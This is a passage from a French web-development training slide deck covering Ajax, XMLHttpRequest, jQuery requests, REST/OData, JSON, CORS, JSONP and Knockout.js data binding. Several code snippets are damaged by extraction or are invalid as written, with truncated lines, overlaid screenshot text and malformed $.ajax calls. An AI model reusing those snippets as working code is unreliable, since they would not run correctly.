2 |   onsubmit: false
3 | });
```

346

HTML5 Validation: Exercice 1

Exercices

- Validation JavaScript/jQuery de commande livres



	ERY 01: <input type="text" value="0"/>		ERY 02: <input type="text" value="0"/>		ERY 03: <input type="text" value="0"/>
	ERY 04: <input type="text" value="0"/>		ERY 05: <input type="text" value="0"/>	<div style="border: 1px solid black; padding: 5px;"> Votre panier est vide !! </div> <input type="button" value="OK"/> <input type="button" value="Place Order"/>	

347

HTML5 Validation: Exercice 2

Exercices

- Validation via le Plugin jQuery Validate

Recherche Envoi 

saisir un mot clé de recherche



348

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Services Serveurs

349

Ajax

Notions du chapitre :


- Objet XMLHttpRequest
- Fonctionnalités exposées par jQuery pour le traitement des requêtes AJAX
- Connexion service web REST
- Framework Knockout
- Framework AngularJS

350

Ajax


Ajax : Asynchronous JavaScript XML

→ permet une communication asynchrone (ou synchrone) vers le serveur (en ne rafraîchissant qu'une portion de la page web)




351

Ajax : Comparaison de modèles



352

Ajax : meilleur réactivité de l'IHM



353

JS: Objet XMLHttpRequest

- L'objet *XMLHttpRequest* est au cœur de la technologie AJAX; il permet d'invoquer de manière asynchrone (sans rafraîchir l'entièreté de la page) d'autres pages web, des services web ou des mises à jour partielles d'une page web.
- L'objet *XMLHttpRequest* permet le transfert des types de données:
 - XML
 - JSON (Javascript Object Notation)
(sérialisation plus légère que XML)
 - HTML
 - Texte
 - Contenu binaire (XMLHttpRequest Niveau 2)
- L'objet *XMLHttpRequest* permet les protocoles http; file; ftp

XMLHttpRequest Object ↗

XMLHttpRequest : Méthodes

- Méthodes exposées par l'objet XMLHttpRequest

Methods		
Show:	Method	Description
Attributes/Properties	abort	Cancels the current HTTP request.
Methods	getAllResponseHeaders	Returns the complete list of response headers.
	getResponseHeader	Returns the specified response header.
	open	Assigns method, destination URL, and other optional attributes of a pending request.
	send	Sends an HTTP request to the server and receives a response.
	setRequestHeader	Adds custom HTTP headers to the request.

- La méthode `open` permet de spécifier le type de réponse souhaité, l'url de la page à lancer de manière asynchrone/synchrone, divers paramètres
- La méthode `send` provoque l'envoi de la requête

XMLHttpRequest : Méthode *open*

- Paramètres de la méthode *open* :

<i>sMethod</i>	Required. String that specifies the HTTP method used to open the connection: such as GET, POST, or HEAD. This parameter is not case-sensitive.
<i>sUrl</i>	Required. String that specifies either the absolute or a relative URL of the XML data or server-side XML Web services.
<i>bAsync</i>	Optional. Variant that specifies true for asynchronous operation (the call returns immediately), or false otherwise. If true, assign a callback handler to the onreadystatechange property to determine when the call has completed. If not specified, the default is true.
<i>sUser</i>	Optional. Variant that specifies the name of the user for authentication. If this parameter is null ("") or missing and the site requires authentication, the component displays a logon window.
<i>sPassword</i>	Optional. Variant that specifies the password for authentication. This parameter is ignored if the user parameter is null ("") or missing.

- paramètre *sMethod* spécifie le mode d'envoi (HTTP Verbs)
- si GET : IE cache les infos dans le dossier TIF
- si POST : pas de cache
- si HEAD : seulement les informations d'entêtes en conjonction avec *getAllResponseHeaders()*
- paramètre *sUrl* : permet de spécifier un fichier ou un service web (uniquement des envois dans le même domaine)

356

XMLHttpRequest : Propriétés

- Propriétés exposées par XMLHttpRequest

Attributes/Properties		
Show:	Property	Description
Attributes/Properties Methods	onreadystatechange	Sets or retrieves the event handler for asynchronous requests.
	readyState	Retrieves the current state of the request operation.
	responseBody	Retrieves the response body as an array of unsigned bytes.
	responseText	Retrieves the response body as a string.
	responseXML	Retrieves the response body as an XML Document Object Model (DOM) object.
	status	Retrieves the HTTP status code of the request.
	statusText	Retrieves the friendly HTTP status of the request.

propriété [onreadystatechange](#) associe une procédure événementielle pour traitement de la réponse suite à l'envoi asynchrone

propriété [onreadyState](#) permet de connaître l'état de la requête

<i>nState</i>	Integer that receives one of the following values.
0 (Uninitialized)	The object has been created, but not initialized (the open method has not been called).
1 (Open)	The object has been created, but the send method has not been called.
2 (Sent)	The send method has been called, but the status and headers are not yet available.
3 (Receiving)	Some data has been received.
4 (Loaded)	All the data has been received, and is available.

357

Instance de XMLHttpRequest

Afin d'utiliser l'objet XMLHttpRequest, le développeur devra :

- créer une instance de l'objet (fonction du navigateur)
- spécifier les paramètres de la méthode *open*
(type d'envoi, url, asynchrone/synchrone, options)
- associer une procédure pour le traitement de la réponse et coder cette procédure
(*responseXML*, *responseText*, *responseBody*)
- lancer l'appel via la méthode *send*
- et de manière générale gérer les erreurs

```
function callAjax()
{
    var varName = form1.Text1.value;
    var url = "callee.aspx?id_name=" + varName;
    var myRandom = parseInt(Math.random()*999999);
    myRequest.open("GET", url+"&rand="+myRandom, true);
    myRequest.onreadystatechange = responseAjax;
    myRequest.send(null);
}
```

```
var xmlhttp=new XMLHttpRequest();
xmlhttp.open("GET", "/addition?x=5&y=10", false);
xmlhttp.send();
var xmlDoc=xmlhttp.responseXML;
```



358

XMLHttpRequest : Démo

- TP : Utilisation de l'objet XMLHttpRequest
 - l'objectif est de montrer comment utiliser l'objet XMLHttpRequest natif dans le cadre de la technologie AJAX et réaliser un appel asynchrone d'une page appelante vers une autre page web aspx (l'appelée).
 - L'objet XMLHttpRequest est utilisé dans sa version native.



359

jQuery et Ajax

- Douglas Crockford (ex Yahoo): expert JavaScript, inventeur (découvreur!) du format JSON et d'un outil de vérification de code JavaScript : <http://www.jslint.com>



360

jQuery et Ajax

jQuery encapsule les appels à l'objet *XMLHttpRequest* et expose une série de méthodes facilitant les appels Ajax

Méthodes	Description
\$.ajax	Requête Ajax (fonction de bas niveau)
\$.get	Appel Asynchrone Get pour tout type de données
\$.getJSON	Appel Ajax – Données reçues sont encodées en JSON
\$.getScript	Permet de charger un script dynamiquement
\$.post	Charge les données du serveur
\$.load	Charge les données HTML dans l'élément spécifié

361

\$.ajax (1)

- La méthode `ajax` de jQuery encapsule la création de l'instance de l'objet `XMLHttpRequest`
- La méthode `ajax` est dite de bas niveau, elle permet d'associer à la requête ajax de nombreuses options

```
cript type="text/javascript
$(document).ready(function()
    $.ajax(url="../Modele/
        fu ajax(url, options) ack(
            Main method
        )
    );
    $(document).ready(function () {
        var options =
        {
            cache: false,
            success: monCallback
        }
        $.ajax(url="../Modele/books.html",options);

        function monCallback(data) {
            $("#MonDiv").html(data);
        }
    });
});
```

362

\$.ajax (2)

Liste des principales options de la méthode `ajax`

Options	Description
Asynch (true)	Booléen : indique si l'envoi est asynchrone ou synchrone
Cache (false)	Booléen : indique si la réponse est mise en cache (fonctionne avec Get et Head)
Complete	Fonction appelée après l'exécution des callback <code>success</code> ou <code>error</code>
CrossDomain (false)	Booléen : indique si l'envoi permet le cross-domain
Data et DataType	xml, json, script, or html
Method	'POST', 'GET', 'PUT'

Toutes les options : <https://api.jquery.com/jQuery.ajax/>

363

\$.ajax (3)

Exemple

```

$.ajax({
    url: searchPath,
    cache: false,
    dataType: "xml",
    success: function (data) {
        $(data).find("fruit").each(
            function () {
                $('#searchResults').append($(this).text());
                $('#searchResults').append("<BR />");
            }
        );
    });
}

function InvalidSearchTerm() {
    $('#searchResults').empty();
    $('#searchResults').append('Invalid Search Term. Please try again.');
}

```

364

\$.get (1)

- Le méthode (raccourci) `$.get` est recommandée pour charger des fragments HTML dans une page web
 - url : la page cible
 - data : les données envoyées vers le serveur (Object / String)
 - callback : la fonction de rappel de traitement des données
 - type : le type de données transférées (HTML, XML, JSON ou Script)

```

</form>
<script type="text/javascript">
$(document).ready(function(){
    $.get(
        <span style="border: 1px solid #ccc; padding: 2px; border-radius: 5px;>
            get(url, data, callback, type)
        </span>
    );
});
</script>

```

365

\$.get (2)

Exemple de la méthode `$.get` (ch06-02-get.html) :

```
<script type="text/javascript">
$(document).ready(function () {
    $.get(url="../Modele/books.html",callback=monCallback);


    function monCallback(data) {
        $("#MonDiv").html(data);
    }
});
```

366

Ajax: Exercice 1

Exercice 1

- Appel ajax vers un fichier html



Injection de Fragment HTML via Ajax/JQuery

ERY Book Shop

Book Title	Quantity
Node.js Instant	0
Build First jQuery	0
jQuery UI	0
jQuery Mobile First Look	0
jQuery in Action	0
jQuery UI	0


Place Order

367

Ajax: Exercice 2

Exercice 2

- Mettre en place une navigation via Ajax – Site du Stage



368

Ajax: Appels Distants Service Web

- Appels vers les services distants
- Appel REST / oData (verb http get)
- Le format JSON
- Appel REST / oData (verb http post)
- CORS

369

Ajax: Appels Distants Service Web

Ajax est principalement utilisé pour les appels vers les services distants

- **RPC** - Remote Procedure Call
 - fichier qui expose des méthodes de tout type
 - un *proxy* javascript est éventuellement créé
(exemple 1 Projet de AjaxRace - RPC)
- **REST** - Restfull State Transfer
 - fichier qui expose des méthodes exposant des ressources (DB)
 - méthodes d'envoi http sont prises en compte (get/post/delete/put)
 - possibilité de protocole oData
 - *pas de proxy*
 - généralement le retour est au format JSON
(exemple 2 Projet AjaxRaceAngular- REST)

370

WebServices: REST

Les services REST (*Representational State Transfer*)

- ensemble d'opérations - sans état - appelées via une URI
- exploitation de ressources côté serveur
- retournent une réponse sous forme texte/XML/JSON/HTML
- généralement utilisé pour interroger les bases de données en y ajoutant le protocole d'interrogation oDATA
 - Web API
 - AJAX
- peut être mis en œuvre via WCF

```

 Minimal metadata (default)  No metadata
Execute Query | http://services.odata.org/V3/Northwind/Northwind.svc/Customers
{
  "odata.metadata": "http://services.odata.org/V3/Northwind/Northwind.svc/$metadata#Customers",
  "value": [
    {
      "CustomerID": "ALFKI"
    }
  ]
}
  
```

Exemple d'une URL d'un service REST/oDATA :

[http://services.odata.org/Northwind/Northwind.svc/Customers\('ANTON'\)
?select=CustomerID,CompanyName,City,Country&\\$format=json](http://services.odata.org/Northwind/Northwind.svc/Customers('ANTON')?select=CustomerID,CompanyName,City,Country&$format=json)

371

WebServices: REST Opérations

Support pour les opérations REST: →CRUD

HTTP Method	RESTful Purpose
OPTIONS	Request HTTP methods the resource supports
GET	Retrieve a resource's representation but do not alter the resource in any way
HEAD	Retrieve the resource's associated HTTP headers (metadata) only
POST	Create a subordinate resource (server creates URI)
PUT	Create or modify the resource (client dictates URI)
DELETE	Delete the resource
TRACE	None (used to trace packet routing)
CONNECT	None (reserved)

372

Ajax: jQuery vers REST

REST - Restfull State Transfer → appel via jQuery ajax

```

function CallAjaxCustomers() {
    //Action 1 : appel AJAX via jQuery
    $.ajax(
    {
        //Action 2 : options
        url: "http://services.odata.org/V3/Northwind/Northwind.svc/Customers",
        type: "GET",
        dataType:"json",
    }
}

function CallAjaxOrdersForClient(customerid) {
    //Action 1 : appel AJAX via jQuery
    var url = "http://services.odata.org/V3/Northwind/Northwind.svc/Customers('" + customerid
    + "')/Orders?$select=OrderID,ShipCity,ShipCountry";
    $.ajax(
    {
        //Action 2 : options
        url: url,
        type: "GET",
        dataType:"json",
    }
}

```

373

Ajax: jQuery vers REST (2)

REST - Restfull State Transfer → traitement du résultat

```
//Action 1 : appel AJAX via jQUERY
$.ajax(
{
    //Action 2 : options
    url: "http://services.odata.org/V3/Northwind/Northwind.svc/Customers",
    type: "GET",
    dataType:"json",
    //headers: {
    //    "accept": "application/json;odata=verbose"
    //},
    success: function(data) {
        //var results = data.d.results;
        var results = data.value;
        //$.each(results,
```

374

Ajax: jQuery vers REST (3)

REST - Restfull State Transfer → Accept: application/json (light)

The screenshot shows a JSON viewer interface with the following structure:

- Root node: value
- Value node contains an array of objects.
- One object is expanded to show its properties:
 - Address=Avda. de la Constitución 2222
 - City=México D.F.
 - CompanyName=Ana Trujillo Emparedados y helados
 - ContactName=Ana Trujillo
 - ContactTitle=Owner
 - Country=Mexico
 - CustomerID=ANATR
 - Fax=(5) 555-3745
 - Phone=(5) 555-4729
 - PostalCode=05021
 - Region=(null)

375

Ajax: jQuery vers REST (4)

REST - Restfull State Transfer → `data.value` est un tableau d'objets JavaScript

```

success: function(data) {
    //var results = data.d.results;
    var results = data.value;
    //$.each(results,
    //    function(i, i
    //        $('#Custo
    //            .appe
    //            {
    //                v
    //            }
    //        )
    //    )
    //    ...
    //    ...
    //    ...
    //    ...
}

```

0 : {
 Address : "Avda. de la Constitución 2222"
 City : "México D.F."
 CompanyName : "Ana Trujillo Emparedados y helados"
 ContactName : "Ana Trujillo"
 ContactTitle : "Owner"
 Country : "Mexico"
 CustomerID : "ANATR"
 Fax : "(5) 555-3745"
 Phone : "(5) 555-4729"
 Region : null
 value: customer.item.CustomerID, item.CompanyName);

376

Ajax: jQuery vers REST (5)

REST - Restfull State Transfer → `data.value[i]` est un objet JavaScript littéral

```

//Typé
var test = data.value[0];
$.ea
//func
}
$.ea

```

Address : "Obere Str. 57"
City : "Berlin"
CompanyName : "Alfreds Futterkiste"
ContactName : "Maria Anders"
ContactTitle : "Sales Representative"
Country : "Germany"
CustomerID : "ALFKI"
Fax : "030-0076545"
Phone : "030-0074321"
PostalCode : "12209"
Region : null
value: customer.CustomerID,

377

Ajax: jQuery vers REST (6)

i Note : au niveau du traitement de la réponse

- Si la propriété d'entête *DataType* spécifie json, la réponse est automatiquement traitée comme objet JSON (JSON.Parse implicite) (quelque soit la valeur de la propriété Content-Type)
- Si la propriété d'entête *Content-Type* spécifie json, la réponse est automatiquement traitée comme objet JSON (JSON.Parse implicite)
- Si rien n'est spécifié au niveau des entêtes, il faut traiter la chaîne renournée

```

$.ajax(
  {
    //Action 2 : option
    url: "http://service.com/api/1",
    type: "GET",
    dataType:"json",
    //headers: {
  }
)
  
```

378

Format JSON

Le format JSON normalisé ECMAScript depuis 2009 est une représentation « légère » (vs XML) d'un objet ou d'un tableau

- Objet: utilise la syntaxe des accolades (*curly braces*)
`{ "key": "value" }`

- Tableau: utilise la syntaxe des crochets (*brackets*)
`["item1", "item2", "item3"]`

On accède aux éléments du tableau via l'indexeur numérique

```

var aItems = [ "item1", "item2", "item3" ];
// e.g., aItems[0] == "item1"
  
```

On accède aux données de l'objet par la clé

```

var oExample = { "charlie": "horse" };
// oExample["charlie"] == "horse"
// oExample.charlie == "horse"
  
```

379

Objet JSON

L'objet global JSON expose deux méthodes pour la lecture/la conversion des chaînes JSON

JSON
▼ Méthodes
JSON.parse()
JSON.stringify

Ces méthodes sont plus sécurisées que la méthode `eval()` de JavaScript, cette dernière pourrait exécuter du code JavaScript malveillant encapsuler dans la chaîne JSON

- Pour convertir une chaîne JSON String en un objet JSON
 - `object = JSON.parse(string, translator)`
- Pour convertir un objet JSON en une chaîne JSON String
 - `string = JSON.stringify(object, replacer, space)`

380

Objet JSON (2)

Chaîne de caractères transformée en un objet JSON

```
<script type="text/javascript">
var JSONString = '{' +
  ' "artist" : "Beatles",' +
  ' "title" : "Abbey Road",' +
  ' "year" : "1968",' +
  ' "tracks" : [' +
    ' "Come Togheter",' +
    ' "Something",' +
    ' "Maxwells",' +
    ' "Octopus Garden",' +
    ' "Because",' +
  ']' +
'}';

$(document).ready(function ($) {
  var album = JSON.parse(JSONString);
  var innerHTML = "artist = " + album.artist + "<br />" +
    "title = " + album.title + "<br />" +
    "année = " + album.year;
  $("#placeholder1").html(innerHTML);
  var plages = "";
  $.each(album.tracks, function (index, value) {
    plages += "plages #" + index + " = " + value + "<br />";
  });
  $("#placeholder2").html(plages);
});
```

381

\$.getJSON

La méthode (raccourci AJAX) `$.getJSON` permet de récupérer « directement » les données au format JSON

```
[{"runner_id":1,"first_name":"John","last_name":"Smith",
 {"runner_id":2,"first_name":"Jacob","last_name":"Walker",
 {"runner_id":3,"first_name":"Mary","last_name":"Brown",
 {"runner_id":4,"first_name":"Jenny","last_name":"Pierce",
 {"runner_id":5,"first_name":"Frank","last_name":"Jones",
 {"runner_id":6,"first_name":"Bob","last_name":"Hope","ge
 {"runner_id":7,"first_name":"Jane","last_name":"Smith",
 {"runner_id":8,"first_name":"Ryan","last_name":"Rice","g
 {"runner_id":9,"first_name":"Justin","last_name":"Jones"
}
```

```
//
$.getJSON("../Modele/test.txt",monCallback);
function monCallback(data) {
    //écrit object ...
    $("#placeholder1").text(data);
    //alerte le prénom
    alert(data[0].first_name);
}
```

[object Object],[object C]



382

\$.getJSON (2)

La méthode (raccourci AJAX) `$.getJSON` est l'équivalent de la méthode ajax suivante

```
$ajax({
    dataType: "json",
    url: url,
    data: data,
    success: success
});
```

⇒

```
return jQuery.ajax({
    url: url,
    type: method,
    dataType: type,
    data: data,
    success: callback
});
```

383

Passage de paramètres: \$.get

Les méthodes `$.get`, `$.getJSON` exposent un argument - `data` – qui permet de soumettre des informations vers le serveur

→ les informations sont passées sous forme de Query String

→ Dans l'exemple: l'url cible est

<http://.../flowers.html?country=US&state>New+York>

```
...
<script type="text/javascript">
$(document).ready(function() {

    var requestData = {
        country: "US",
        state: "New York"
    }

    $.get("flowers.html", requestData,
        function(responseData) {
            var elems = $(responseData).filter('div').addClass("dcell");
            elems.slice(0, 3).appendTo('#row1');
            elems.slice(3).appendTo("#row2");
        });
});
</script>
```

384

Méthode http post

Envoi de données vers le serveur

385

Méthode serialize

La méthode d'aide jQuery `serialize()` permet la récupération d'informations d'un formulaire sous forme d'un ensemble paires clé/valeur (ex: les données d'un formulaire)

```
serialize

<form id="my_form">
  <input type="text" name="a" value="1" />
  <input type="text" name="b" value="2" />
  <input type="hidden" name="c" value="3" />
</form>

$( "#my_form" ).serialize();
```

The form ID selector The serialize method

End result

a=1&b=2&c=3

386

Méthode serializeArray

La méthode `serializeArray()` permet la récupération d'informations d'un formulaire sous forme d'un objet structuré JSON (ex: les données d'un formulaire)

```
serializeArray

<form id="my_form">
  <input type="text" name="a" value="1" />
  <input type="hidden" name="c" value="3" />
</form>

$( "#my_form:input" ).serializeArray();
```

The form's ID selector, followed by the HTML element input filter. This tells the selector to only look at HTML elements of type "input."

Call the serializeArray method.

End result

```
[ { name: "a", value: "1" }, { name: "c", value: "3" } ]
```

387

Méthode \$.post

La méthode `$.post()` permet d'envoyer des données vers le serveurs

```
jQuery.post( url [, data ] [, success ] [, dataType ] )
```

```
//envoi des données du formulaire pour un nouveau coureur (btnSave)
$('#btnSave').click(function () {
    var data = $("#addRunner :input").serializeArray();
    $.post($("#addRunner").attr('action'), JSON.stringify(data), function (json) {
        //$.get($("#addRunner").attr('action'), data, function (json) {
        if (json.status == "fail") {
            alert(json.message);
        }
        if (json.status == "success") {
            alert(json.message);
        }
    }, "json");
    clearInputs();
});
```

388

CORS

Appels Inter-Sites

389

Requêtes Inter-Sites

Les requêtes HTTP de type *Cross-site* sont des requêtes pour des ressources localisées sur un domaine différent de celui à l'origine de la requête.

- Pour des raisons de sécurité : une requête HTTP via l'objet XMLHttpRequest ne peut effectuer une requête qu'à partir du domaine où le script est chargé

Pour effectuer des appels inter-sites il faut utiliser la technologie CORS ([Cross-Origin Resource Sharing](#)) qui fournit un moyen aux serveurs web de contrôler les accès en mode cross-site et aussi d'effectuer des transferts de données sécurisés en ce mode.

Infos : https://developer.mozilla.org/fr/docs/HTTP/Access_control_CORS

390

Requêtes Inter-Sites (2)

Les requêtes HTTP de toutes origines sont acceptées
→ Exemple nodejs

```
var http = require("http");
var express = require('express');
var app = express();

app.use(function (req, res, next) {
    res.header("Access-Control-Allow-Origin", "*");
    res.header("Access-Control-Allow-Headers",
        "Origin, X-Requested-With, Content-Type, Accept");
    next();
});
```

391

JSONP

Autre technique (obsolète) pour contourner la limitation de l'objet XMLHttpRequest par rapport aux appels « inter-domaines » :

→ la technique JSON avec Padding (JSONP) permet l'appel « inter-domaine » via un script (et n'utilise donc pas l'objet XMLHttpRequest) et les données retournées sont interprétées par JavaScript et non par le parseur JSON

- le principe : fournir une méthode de callback à l'API appelée

```
$.getJSON("http://api.flickr.com/services/feeds/photos_public.gne?tags=haring&tagmode=all&format=json&jsoncallback=?"
// Using ? just means call the callback function provided.
function (data) { // Data is the JSON object from Flickr.
    $.each(data.items, function (i, item) { $('img').attr("src",
        item.media.m).appendTo('body'); if (i == 5) return false; });
}
};
```

392

Objet jqXHR

Objet Promise

393

Objet jqXHR

Les méthode « ajax » de jQuery retournent toutes un objet de type

Returns: *jqXHR*

→ l'objet *jqXHT* est un objet de type Promesse (Promise Object) en réalité de type Deferred Object et expose notamment les méthodes suivantes :

- *then* (callback(s) en cas de succès (resolve)) → promise
- *fail* (callback en cas d'erreur)
- *done* (callback(s) en cas de succès (resolve)) → deferred

394

Objet jqXHR : fail

- Le traitement des erreurs

```
$.getScript("ajax/test.js")
.done(function(script, textStatus) {
    console.log( textStatus );
})
.fail(function(jqxhr, settings, exception) {
    $( "div.log" ).text( "Triggered ajaxError handler." );
});
```

395

Ajax : Exercice – jQuery/REST

Exercices Appel au Service REST Northwind.svc

<http://services.odata.org/ODataAPIExplorer/ODataAPIExplorer.html>

Application WebService SVC/Json

1. Appeler le service REST Northwind.svc via AJAX de jQuery

396

Ajax : Démo AjaxRace

Exercice

Application AjaxRace

1. Communiquer avec le serveur via Ajax

397

Liaison de données

- Apport du DataBinding
- Exemple Knockout
- Exemple AngularJS
- Exemple Angular4

398

Traitement des données

Lors d'implémentation JavaScript d'appels à des services web, il est fréquent de mapper les données reçues aux contrôles (DOM) de l'IHM
 → via jQuery, ce mappage a lieu dans le fichier .js et introduit un ainsi *couplage fort* entre le contrôleur et la vue

```

success: function(data) {
    var results = data.d.results;
    $.each(results,
        function(i, item) {
            $('#CustomerList')
                .append($('',
                    {
                        value: item.CustomerID,
                        text: item.CompanyName
                    }));
        });
    $('#CustomerList').show();
}

$.each(json, function (i, val) {
    var info = '<li>Name: ' + this['first_name'];
    if (this['gender'] == 'm') {
        $('#finishers_m').append(info);
    } else if (this['gender'] == 'f') {
        $('#finishers_f').append(info);
    } else {}
    $('#finishers_allDB').append(info);
});
```

399

Traitement des données: Liaison

DATABINDING

Pou éviter le couplage fort entre les données et le DOM, il est souhaitable d'appliquer une technique de *row/mapping*:

1. récupérer les données (JSON)
2. extraire les données et les assigner aux propriétés d'objets métiers
3. ajouter ces entités métiers à un tableau (*source observable*)
4. lier le tableau à un contrôle de l'IHM
→ le contrôle *observe* la source et en extrait les informations

400

Traitement des données: Liaison

DATABINDING

Il est également intéressant de pouvoir *notifier* les changements de valeurs de propriétés de la source vers la cible et vice et versa

Cette technique de liaison de données amène les développeurs JavaScript à la conception d'application de type **MVVM**

- Model : entités
- View : IHM – HTML
- ViewModel : prise en charge des traitements demandés par la vue et applications des changements d'état (la liaison de données)

401

Traitement des données: Liaison (2)

Exemple de liaison au niveau de l'HTML

```
<body>
  <div>
    Name : <input type="text" data-bind="value: name"/>
  </div>
  <div>
    Hello <span data-bind="text: name"></span>
  </div>
  <div>
    <button data-bind="click: changeName">Change Name</button>
  </div>
</body>
```

- La propriété *value* de Name (<input>) est liée à la propriété *name* de l'objet source
- La propriété *text* de Hello () est liée à la propriété *name* de mon l'objet source

402

Traitement des données: Frameworks

Plusieurs Frameworks JavaScript tiers exposent une infrastructure de liaison de données

- Knockout.js <http://knockoutjs.com/> (ko)



- Angular.js <https://angularjs.org/>

 Download AngularJS 1  (1.6.0-rc.2 / 1.5.9 / 1.2.32)	Try the new Angular 2 
--	--

403

Traitement des données: Knockout.js

Knockout.js <http://knockoutjs.com/>

Key concepts

-  Declarative Bindings
Easily associate DOM elements with model data using a concise, readable syntax
-  Automatic UI Refresh
When your data model's state changes, your UI updates automatically
-  Dependency Tracking
Implicitly set up chains of relationships between model data, to transform and combine it
-  Templating
Quickly generate sophisticated, nested UIs as a function of your model data

404

Traitement des données: Knockout.js


De base ko expose une méthode ***applyBindings(vm, rootNode)*** qui permet d'appliquer la liaison de données entre les propriétés d'une entité et les propriétés de l'IHM

```
<body>
  <div>
    Name : <input type="text" data-bind="value: name"/>
  </div>
  <div>
    Hello <span data-bind="text: name"></span>
  </div>
```

```
function GoKnockout() {
  var viewModel = {
    name: "James"
  };
  ko.applyBindings(viewModel);
}
```

Note: le second argument *rootNode* permet de spécifier où la recherche de l'attribut *data-bind* doit s'opérer au niveau de l'IHM

(viewModelOrBindingContext, rootNode)
\$(viewModel):



405

Traitement des données: Knockout.js

Pour que la liaison de données devienne dynamique, Knockout expose la notion d'Observables

observable

- Used for view model properties

observable arrays

- Used for collections

dependent observables

- Encapsulate one or more other observables

406

Knockout.js: Observable

Ko.Observable observe un objet et notifie les changements de valeurs
 → dans l'exemple la propriété *name* est observée

```
function GoKnockout() {
    var viewModel = {
        name: ko.observable("James"),
        changeName: function () {
            this.name("Bond");
        }
    };
    ko.applyBindings(viewModel);
}

<div>
    <button data-bind="click: changeName">Change Name</button>
</div>
```

407

Knockout.js: Observable (2)

- i Note:** dans Knockout l'attribut HTML data-bind est valable pour une propriété et aussi pour une méthode ou un événement → click

```
<div>
  <button data-bind="click: changeName">Change Name</button>
</div>
```

→ Dans l'exemple, si l'on souhaite atteindre *changeName* sans utiliser le *data-bind* de KO, le viewModel devra être déclaré global

```
function GoKnockout() {
  var viewModel = {
    name: ko.observable("James"),
    changeName: function () {
      this.name("Bond");
    }
  };
  ko.applyBindings(viewModel);
}

function changeName() {
  var o = viewModel.changeName();
}
```

```
$(<document>).ready(function () {
  GoKnockout();
  $('#btn')
    .click(function() {
      changeName();
    });
});
```

408

Knockout.js: Observable Array

Ko.Observable Array retourne un Array exposant les méthodes suivantes

list.indexOf("value")	Returns zero-based index of item
list.slice(2, 4)	Returns items between start/end index
list.push("value")	Adds new item to end
list.pop()	Removes last item
list.unshift("value")	Inserts item at beginning
list.shift()	Removes first item
list.reverse()	Reverses order
list.sort()	Sorts the items
list.remove(item)	Removes specified item
list.removeAll()	Removes all items

409

Knockout.js: Observable Array

Ko.Observable Array observe une liste d'éléments (Collections) et détecte les changements de type Add/Remove

→ *results = source observée* (ex: retour JSON)

i Note : pas de référence à l'IHM dans la fonction js

```
//Démo 3
var listeCustomers = ko.observableArray();
$.each(results, ←
    function(i, item) {

        var c = new Customer(item.CustomerID,
                             item.CompanyName);
        listeCustomers.push(c);
    });
var vm = {
    customers: listeCustomers
};
ko.applyBindings(vm);
```

410

Knockout.js: template

Lorsque Knockout observe une liste d'éléments (Collections), les propriétés de l'élément sont liées à un *DataTemplate* qui représente l'*ItemTemplate* (list-template)

```
<script type="text/html" id="list-template">
<tr>
    <td><span data-bind="text: companyName" class="tag-getOrder"></span></td>
    <td><span data-bind="text: customerID" class=""></span></td>
</tr>
</script>
```

Le *DataTemplate* est alors lié à un élément du DOM

```
